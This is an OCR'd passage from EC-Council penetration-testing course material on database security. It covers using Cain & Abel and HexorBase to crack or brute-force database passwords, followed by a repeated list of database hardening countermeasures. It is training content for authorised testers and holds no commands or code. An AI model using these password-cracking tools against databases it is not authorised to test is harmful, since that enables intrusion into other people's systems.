


Figure J.36: Use Cain & Abel to crack database passwords

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Database Password Cracking Tool: HexorBase

- **HexorBase**

  Source: *https://github.com*

  HexorBase is a database app that is mainly designed for auditing the various database servers simultaneously from a centralized location. The main feature of the HexorBase is performing Brute force cyberattacks and SQL queries against common database servers such as Microsoft SQL Server, POstgre SQL, Oracle, MySQL, and SQLite. HexorBase allows packet routing through proxies or even metasploit pivoting antics to communicate with remotely unreachable servers that are hidden within the local subnets.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure J.37: Use Cain and Abel to crack database passwords

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Document the Result

Note down the weaknesses found in the configuration of database servers and instances.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Databases Security Countermeasures and Recommendations

Databases Security Countermeasures and Recommendations
Ensure the **physical security** of your server
Arrange a **firewall** between the Internet and your server
Always use multiple firewalls to create screened **subnets** in a multi-tier environment
Always block **TCP port 1433** and **UDP port 1434** around your firewall
Isolate **services** to reduce the risk that a compromised service could be used to compromise others
Create a security threat **checklist** based on your product
Analyze separate component-by-component **security threats** of your product
Install **MSDE** using "Windows security mode" as the default
Relevant **security training** is required for all developers and testers
Assign every user of the application server a valid Windows login on the **database server**, and delegation must be enabled
Do not allow direct **catalog** updates
Assign **permissions** to roles rather than to the users directly

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Databases Security Countermeasures and Recommendations (Cont'd)

Verify all the safety stored procedures that have been marked for **AutoStart**
Never install SQL Server on a **domain controller**
Scan all your accounts regularly with **NULL passwords** and remove them or assign them strong passwords
Install a **certificate** to enable SSL connections
Use the **SQL Server** service account to encrypt database files with EFS
Certificates should use the fully qualified DNS name of the server
Allow linked **server access** only to those logins that need it
Allow **ad hoc data** access only for trusted providers
Never grant **permissions** to the public database role
Ensure that you use **complex passwords** for all SQL Server accounts
Learn to work with the SQL Server **security model**
Remove **sample databases** from production servers

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Databases Security Countermeasures and Recommendations

Databases security countermeasures and recommendations:

- Ensure the physical security of your server
- Arrange a firewall between the internet and your server
- Always use multiple firewalls to create screened subnets in a multitier environment

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Always block TCP port 1433 and UDP port 1434 around your firewall
- Isolate services to reduce the risk of a compromised service that may be used to compromise others
- Create a security threat checklist based on your product
- Analyze separate component-by-component security threats of your product
- Install MSDE using "Windows security mode" as the default
- Relevant security training is required for all developers and testers
- Assign every user of the app server a valid Windows sign in on the database server and enable delegation
- Do not allow direct catalog updates
- Assign permissions to roles rather than to the users directly
- Verify all the safety stored procedures that have been marked for AutoStart
- Never install SQL Server on a domain controller
- Scan all your accounts regularly with NULL passwords and remove them or assign them strong passwords
- Install a certificate to enable SSL connections
- Use the SQL Server service account to encrypt database files with EFS
- Certificates should use the fully qualified DNS name of the server
- Allow linked server access only to those sign in(s) that need it
- Allow ad hoc data access only on trusted providers
- Never grant permissions to the public database role
- Ensure that you use complex passwords for all SQL Server accounts
- Learn to work with the SQL Server security model
- Remove sample databases from production servers

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


C|PENT

Certified Penetration Testing Professional



Appendix K

Mobile Device Penetration Testing

